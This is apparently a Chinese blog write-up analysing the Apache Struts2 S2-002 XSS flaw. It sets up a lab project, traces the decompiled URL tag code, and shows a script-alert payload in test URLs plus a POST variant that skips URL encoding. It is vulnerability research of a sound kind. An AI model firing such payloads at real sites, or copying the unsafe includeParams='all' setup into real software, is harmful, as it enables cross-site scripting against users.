

Struts2-002漏洞分析（发现了新的漏洞）

目录

- 漏洞描述
- 影响版本
- 影响说明
- 环境搭建
- Payload
- 几个疑惑
- 漏洞分析

漏洞描述： Struts2-002 是一个 XSS 漏洞，该漏洞发生在 `s:url` 和 `s:a` 标签中，当标签的属性 `includeParams=all` 时，即可触发该漏洞。

影响版本： Struts 2.0.0 - Struts 2.1.8.1

影响说明： OGNL表达式注入

环境说明： Struts2 (2.0.11)、Tomcat (8.0.1)、IDEA (2022.3)

环境搭建： 使用我提供的Struts2-002MV项目，导入自己的IDEA即可


Payload： `<script>alert(1);</script>`

几个疑惑：

- ☐ 只有 `includeParams="all"` 才能出发漏洞吗？其它的none/get是否可以？
- ☐ 官方公告说GET请求可以触发漏洞，那POST请求可以吗？
- ☐ 除了能分析出XSS漏洞，可以执行命令吗？

一、漏洞环境介绍

项目结构如下图



由于漏洞是Struts2的url标签引起的漏洞，所以处理index.jsp文件较为特殊，其它的都是非常简单的代码，JSP代码如下

```
1  <%@ page language="java" contentType="text/html; charset=UTF-8"
2      pageEncoding="UTF-8"%>
3  <%@ taglib prefix="s" uri="/struts-tags" %>
4
5  <html>
6  <head>
7      <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
8      <title>S2-002</title>
9  </head>
10 <body>
11 <h2>S2-002 Demo</h2>
12 <s:url action="login" includeParams="all"></s:url>
13 </body>
14 </html>
```

web.xml如下

```
1  <!DOCTYPE web-app PUBLIC
2      "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
3      "http://java.sun.com/dtd/web-app_2_3.dtd" >
4
5  <web-app>
6      <filter>
```

```

7     <filter-name>struts2</filter-name>
8     <filter-class>org.apache.struts2.dispatcher.FilterDispatcher</filter-class>
9 </filter>
10 <filter-mapping>
11     <filter-name>struts2</filter-name>
12     <url-pattern>/*</url-pattern>
13 </filter-mapping>
14 <welcome-file-list>
15     <welcome-file>index.jsp</welcome-file>
16 </welcome-file-list>
17
18 </web-app>

```

struts.xml

```

1 <?xml version="1.0" encoding="UTF-8" ?>
2 <!DOCTYPE struts PUBLIC
3     "-//Apache Software Foundation//DTD Struts Configuration 2.0//EN"
4     "http://struts.apache.org/dtds/struts-2.0.dtd">
5 <struts>
6     <package name="S2-002" extends="struts-default">
7         <action name="login" class="org.example.LoginAction">
8             </action>
9     </package>
10 </struts>

```

LoginAction

```


1 package org.example;
2
3 import com.opensymphony.xwork2.ActionSupport;
4
5 public class LoginAction extends ActionSupport {
6
7     public String execute() throws Exception {
8         return "error";
9     }
10 }

```

以上就是核心的代码文件

二、漏洞分析

先看下总体的流程图



在之前的在Struts2-001，有讲到过Struts2整个的处理流程，处理的核心就是 `FilterDispatcher` 类，用于判断是否为action结尾的URL，如果是则调用 `dispatcher.serviceAction` 方法，进入处理 `Action` 的流程，如果不是，则执行 `chain.doFilter()` 方法进入JSP的处理流程。

```
ConcurrentHashMap.java x Ognl.class x OgnlParser.class x ComponentTagSupport.java x pom.xml (Struts2-002MV) x web.xml x FilterDispatcher.class x
Decompiled .class file, bytecode version: 49.0 (Java 5) Download Sources Choose Sources...
159 UtilTimerStack.push(timerKey); timerKey: "FilterDispatcher_doFilter: "
160 request = this.prepareDispatcherAndWrapRequest(request, response);
161
162 ActionMapping mapping; mapping: null
163 try {
164     mapping = actionMapper.getMapping(request, this.dispatcher.getConfigurationManager());
165 } catch (Exception var46) {...}
170
171 if (mapping != null) { mapping: null
172     this.dispatcher.serviceAction(request, response, servletContext, mapping);
173     return;
174 }
175
176 String resourcePath = RequestUtils.getServletPath(request);
177 if ("".equals(resourcePath) && null != request.getPathInfo()) {
178     resourcePath = request.getPathInfo();
179 }
180
181 if (serveStatic && resourcePath.startsWith("/struts")) {
182     String name = resourcePath.substring("/struts".length());
183     this.findStaticResource(name, request, response);
184 } else {
185     chain.doFilter(request, response);

```

在 `actionMapper.getMapping` 方法中，是获取接下来要处理的Action的核心方法，根据URL中访问的action名称来封装ActionMapping（在漏洞环境中，URL中没有 `.action` 结尾）

```
1 public ActionMapping getMapping(HttpServletRequest request, ConfigurationManager
  configManager) {
2     ActionMapping mapping = new ActionMapping();
3     // 获取URL，如果访问的是/，则返回index.jsp，也就是默认主页，例如http://xxx.com/
4     String uri = this.getUri(request);
5     // 删除URL中的action后缀，如果没有.action后缀，则直接返回null
6     // 所以漏洞环境中方法最终返回null，从而进入处理JSP的流程
7     uri = this.dropExtension(uri);
8     if (uri == null) {
9         return null;
10    } else {
11        .....
12    }
13 }
```

payload的为 `<script>alert(1);</script>`，那我们的测试语句应该是这样

```
1 http://192.168.70.138:8080/Struts2-002MV/index.jsp?<script>alert(1);</script>
2 或者下面的链接，因为URL如果是/，那么在DefaultActionMapper.getUri()方法返回的是index.jsp
3 http://192.168.70.138:8080/Struts2-002MV/?<script>alert(1);</script>
```

我们从分析漏洞的角度来分析，思路应该是页面渲染时产生了XSS漏洞，而JSP的解析需要的是 `ComponentTagSupport` 类及其子类们，为什么呢？

URL.start()方法如下


```
1 public boolean start(Writer writer) {
2     boolean result = super.start(writer);
3     if (this.value != null) {
4         this.value = this.findString(this.value);
5     }
6
7     try {
8         // 获取urlIncludeParams属性值, 该值是在前面将组件对象进行依赖注入时初始化的
9         // 默认为get, 默认配置在struts2-core.jar的default.properties属性
10        String includeParams = this.urlIncludeParams != null ?
11        this.urlIncludeParams.toLowerCase() : "get";
12        // this.includeParams当前值为all, 因为在JSP中写的是all
13        // 会把this.includeParams进行OGNL的解析, 所以这个地方会不会有命令执行呢?
14        if (this.includeParams != null) {
15            includeParams = this.findString(this.includeParams);
16        }
17        // 这里会对JSP中url标签的不同值进行不同的操作
18        // none代表不在页面中显示参数
19        if ("none".equalsIgnoreCase(includeParams)) {
20            // Collections.EMPTY_MAP为空, 所以不会给this.parameters赋值
21            this.mergeRequestParameters(this.value, this.parameters,
22            Collections.EMPTY_MAP);
23            // 如果为all, 则显示GET/POST请求中传递的参数
24        } else if ("all".equalsIgnoreCase(includeParams)) {
25            // this.req.getParameterMap()方法返回的是GET与POST的所有参数
26            // mergeRequestParameters方法内部将参数赋值给this.parameters (无论在该类的哪
27            // 个方法操作的都是一个parameters对象)
28            this.mergeRequestParameters(this.value, this.parameters,
29            this.req.getParameterMap());
30            // 将GET参数加入this.parameters, 如果this.parameters已经有了, 则不进行操作
31            this.includeGetParameters();
32            // 如果有额外的参数则加入this.parameters, 默认是没有的
33            this.includeExtraParameters();
34            // 如果不是get/none/all中的一个, 则抛异常
35        } else if (!"get".equalsIgnoreCase(includeParams) && (includeParams != null
36        || this.value != null || this.action != null)) {
37            if (includeParams != null) {
38                LOG.warn("Unknown value for includeParams parameter to URL tag: " +
39                includeParams);
40            }
41        } else {
42            // 如果是get, 则显示get请求的参数
43            this.includeGetParameters();
44            // 如果有额外的参数则加入this.parameters, 默认是没有的
45            this.includeExtraParameters();
46        }
47    }
48 }
```

```

41     } catch (Exception var4) {
42         LOG.warn("Unable to put request parameters (" + this.req.getQueryString() +
43             ") into parameter map.", var4);
44     }
45     return result;
46 }

```

`mergeRequestParameters` 代码如下，可以看到代码中仅仅是对参数的读取和加入到`parameters`中，并没有做其它的过滤操作



```

290 protected void mergeRequestParameters(String value, Map parameters, Map contextParameters) { value: null parameters:
291     Map mergedParams = new LinkedHashMap(contextParameters); contextParameters: size = 1
292     if (value != null && value.trim().length() > 0 && value.indexOf("?") > 0) {
293         new LinkedHashMap();
294         String queryString = value.substring( beginIndex: value.indexOf("?") + 1);
295         mergedParams = UrlHelper.parseQueryString(queryString);
296         Iterator iterator = contextParameters.entrySet().iterator();
297
298         while(iterator.hasNext()) {
299             Map.Entry entry = (Map.Entry)iterator.next();
300             Object key = entry.getKey();
301             if (!(Map)mergedParams.containsKey(key)) {
302                 ((Map)mergedParams).put(key, entry.getValue());
303             }
304         }
305     }
306
307     Iterator iterator = ((Map)mergedParams).entrySet().iterator();
308
309     while(iterator.hasNext()) {
310         Map.Entry entry = (Map.Entry)iterator.next();
311         Object key = entry.getKey();
312         if (!parameters.containsKey(key)) {
313             parameters.put(key, entry.getValue());
314         }
315     }
316 }
317 }

```

但是在 `URL.start()` 方法中的 `this.includeGetParameters()` 方法中有个问题，就是 `this.extractQueryString()` 方法会将GET的参数进行URL编码


```

1 private void includeGetParameters() {
2     if (!Dispatcher.getInstance().isPortletSupportActive() ||
3     !PortletActionContext.isPortletRequest()) {
4         String query = this.extractQueryString();
5         this.mergeRequestParameters(this.value, this.parameters,
6         UrlHelper.parseQueryString(query));
7     }
8 }


```

导致 `this.parameters` 对象中有2个参数，一个是经过URL编码的，一个是没有编码的


- GET参数会进行URL编码
- POST参数不动



如果我们使用BurpSuite抓包，并将请求改为POST，则 `this.parameters` 对象中只会有一个未经过编码的参数




`this.parameters` 对象中只会有一个未经过编码的参数，而且攻击代码依然会生效，弹出alert




那如果将JSP中的 `includeParams="all"` 改为 `includeParams="get"` 会怎么样呢?

简单分析下就能知道 `this.parameters` 对象中只会有一个经过编码的参数，我们修改代码，再次进行调试



可以发现确实如此，只有经过编码的参数，但经过编码的payload是无法执行的，所以并不能弹出alert，因此该漏洞仅限于 `includeParams="all"` 的情况

代码调试到这里，还只是在 `doStartTag` 方法中，XSS攻击代码只会在浏览器中执行，所以还要看 `doEndTag` 方法中有没有过滤。



`doEndTag` 方法的本质是拼接要返回的页面，页面的内容是动态生成的，由于 `includeParams="all"` 的配置，所以 `this.parameters` 对象自然也会显示在页面上，那么我们只需要在 `doEndTag` 方法中追踪 `this.parameters` 对象就行了。经过调试发现代码会进入下图标红的地方，而且这个地方也会处理 `this.parameters` 对象，所以急需跟进。

```
